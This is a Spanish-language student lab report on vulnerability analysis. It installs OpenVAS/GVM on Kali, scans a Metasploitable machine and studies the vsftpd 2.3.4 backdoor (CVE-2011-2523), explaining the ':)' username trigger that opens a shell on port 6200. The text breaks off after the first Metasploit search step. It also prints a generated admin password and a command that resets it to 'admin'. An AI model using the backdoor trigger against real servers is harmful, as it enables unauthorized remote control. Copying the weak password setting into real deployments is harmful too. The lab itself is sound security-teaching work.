
```
raul@raulkali: ~  
Archivo Acciones Editar Vista Ayuda  
rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/scap-  
data/ to /var/lib/gvm/scap-data  
io timeout after 16240 seconds -- exiting  
rsync error: timeout in data send/receive (code 30) at io.c(200)  
rsync error: received SIGUSR1 (code 19) at main.c(1600)  
  
[*] Downloading CERT-Bund data from  
rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/cert-  
data/ to /var/lib/gvm/cert-data  
[*] Downloading gvm data from  
rsync://feed.community.greenbone.net/community/data-feed/22.04/ to  
/var/lib/gvm/data-objects/gvmd/22.04  
Releasing lock on /var/lib/gvm/feed-update.lock  
  
[*] Checking Default scanner  
[*] Modifying Default Scanner  
Scanner modified.  
  
[+] Done  
[*] Please note the password for the admin user  
[*] User created with password '33214ebc-b8c5-4fb0-bbbc-69f72fb424aa'.  
  
[>] You can now run gvm-check-setup to make sure everything is correctly conf  
igured  
  
(raul@raulkali)-[~]  
$
```

Cuando nos termine de instalar nos dará la contraseña del usuario administrador, que es la que utilizaremos más adelante para acceder a la interfaz gráfica.

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

Ahora arrancamos el servicio de openvas:

- **sudo gvm-start**



```
raul@raulkali: ~  
Archivo Acciones Editar Vista Ayuda  
sudo: a password is required  
  
(raul@raulkali)-[~]  
$ sudo gvm-start  
[sudo] contraseña para raul:  
[>] Please wait for the GVM services to start.  
[>] You might need to refresh your browser once it opens.  
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392  
  
● gsad.service - Greenbone Security Assistant daemon (gsad)  
   Loaded: loaded (/usr/lib/systemd/system/gsad.service; disabled; preset:  
disabled)  
   Active: active (running) since Sun 2024-11-10 15:48:18 CET; 20ms ago  
   Invocation: b1d2f860fb2c42a090e9c3c51e20dfffb  
   Docs: man:gsad(8)  
         https://www.greenbone.net  
   Main PID: 38452 (gsad)  
     Tasks: 1 (limit: 19049)  
    Memory: 2.1M (peak: 2.1M)  
       CPU: 19ms  
   CGroup: /system.slice/gsad.service  
           └─38452 /usr/sbin/gsad --foreground --listen 127.0.0.1 --port 93  
92  
VBox_Gl... └─38454 /usr/sbin/gsad --foreground --listen 127.0.0.1 --port 93  
92
```


Nos abrirá el puerto 9392 que es con el que entraremos en la herramienta de openvas.

- <https://localhost:9392>

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

Nos aparecerá una página en la que nos advierte que puede haber un **riesgo**, le damos a **Avanzado** y posteriormente a **Aceptar el riesgo y continuar**.


- **Usuario:** admin
- **Contraseña:** La que nos ha indicado antes que teníamos puesta, si queremos cambiarla por una nueva tenemos que ejecutar este comando: `sudo runuser -u _gvm -- gvm --user=admin --new-password=admin`



2.2 Escaneo de la máquina Metasploitable

Para escanear la máquina Metasploitable, accedemos a la herramienta y pinchamos en **Scans** → **Tasks** → **New Task**

Agregamos el host al que queremos hacer el escaneo y lo guardamos.



Creamos la tarea y la ejecutamos, cuando nos termine nos aparecerá como Done:

es

Greenbone Security Assis

+

https://localhost:9392/tasks

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Greenbone Security Assistant

Dashboards Scans Assets Resilience SecInfo Configuration Administration Help

Filter

Tasks 1 of 1

Tasks by Severity Class (Total: 1)

High

1

Tasks with most High Results per Host

...eable raul arribas cidead

Results per Host

Tasks by Status (Total: 1)

Done

1


Name	Status	Reports	Last Report	Severity	Trend	Actions
Escaneo metasploiteable raul arribas cidead	Done	1	Mon, Nov 11, 2024 3:39 AM UTC	10.0 (High)		

Apply to page contents

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

Copyright © 2009-2024 by Greenbone AG, www.greenbone.net

CTRL DERECHA



Aquí podemos ver una lista de las vulnerabilidades que nos ha encontrado.

- **TWiki XSS and Command Execution Vulnerabilities:**

Descripción: TWiki es una plataforma de colaboración que, en algunas versiones, presenta vulnerabilidades de ejecución de comandos y XSS (Cross-Site Scripting), lo que permite a atacantes ejecutar comandos en el servidor con los privilegios del sistema o inyectar scripts maliciosos en el navegador de otros usuarios.

- **Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities:**

Descripción: dRuby/DRb es una biblioteca de Ruby para programación distribuida. Estas vulnerabilidades permiten ejecución remota de código (RCE), lo que significa que un atacante podría ejecutar comandos arbitrarios en el servidor vulnerable de forma remota.

- **vsftpd Compromised Source Packages Backdoor Vulnerability:**

Descripción: Se refiere a una versión comprometida del servidor FTP vsftpd que contiene una puerta trasera. Los atacantes pueden explotar esta puerta para obtener acceso no autorizado al sistema.

- **Operating System (OS) End of Life (EOL) Detection:**

Descripción: Este escaneo detecta que el sistema operativo ha llegado al final de su vida útil, lo que implica que ya no recibe actualizaciones de seguridad ni soporte oficial, dejando el sistema vulnerable a ataques.

2.3 Estudio de una vulnerabilidad específica **vsftpd 2.3.4**

Vamos a elegir la vulnerabilidad **vsftpd Compromised Source Packages Backdoor Vulnerability**

2.4 Descripción de la vulnerabilidad

La vulnerabilidad "**vsftpd 2.3.4 - Backdoor Command Execution**" se refiere a una puerta trasera maliciosa que fue introducida en la versión 2.3.4 del servidor FTP vsftpd. Cuando un usuario se conecta al servidor FTP y proporciona un nombre de usuario que termina con :), se desencadena la creación de una conexión de shell en el puerto 6200 del servidor. Esto permite al atacante ejecutar comandos de forma remota, dándole control total sobre el sistema comprometido. Esta vulnerabilidad fue una alteración intencionada del código fuente del paquete de vsftpd.

2.5 Su impacto

El impacto de la vulnerabilidad "**vsftpd 2.3.4 - Backdoor Command Execution**" es severo, ya que permite a un atacante tomar control remoto del sistema afectado sin autorización. Esto puede llevar a la ejecución de comandos maliciosos, robo de datos, instalación de malware y otros tipos de ataques que comprometen la seguridad y confidencialidad del servidor.

2.6 Exploit conocidos

El exploit más conocido para la vulnerabilidad "**vsftpd 2.3.4 - Backdoor Command Execution**" está disponible en el framework de Metasploit. Este exploit permite a un atacante conectarse al servidor FTP vulnerable y, utilizando un nombre de usuario con :), obtener una sesión remota con acceso al sistema objetivo.

El exploit utiliza la puerta trasera incluida en la versión comprometida de vsftpd 2.3.4 para establecer una conexión de shell en el puerto 6200. Esto le otorga al atacante control completo del sistema afectado, lo que puede usarse para ejecutar comandos, extraer datos, o llevar a cabo otras actividades maliciosas.


2.7 CVE

[NVD - CVE-2011-2523](#)

2.8 Explotación de la vulnerabilidad vsftpd 2.3.4


Primero nos aseguramos que llegamos a la máquina que vamos a explotar, haciendo un ping a la 192.168.15.11

1. Abrimos mfsconsole
2. Buscamos la vulnerabilidad correspondiente
 - Search vsftpd 2.3.4

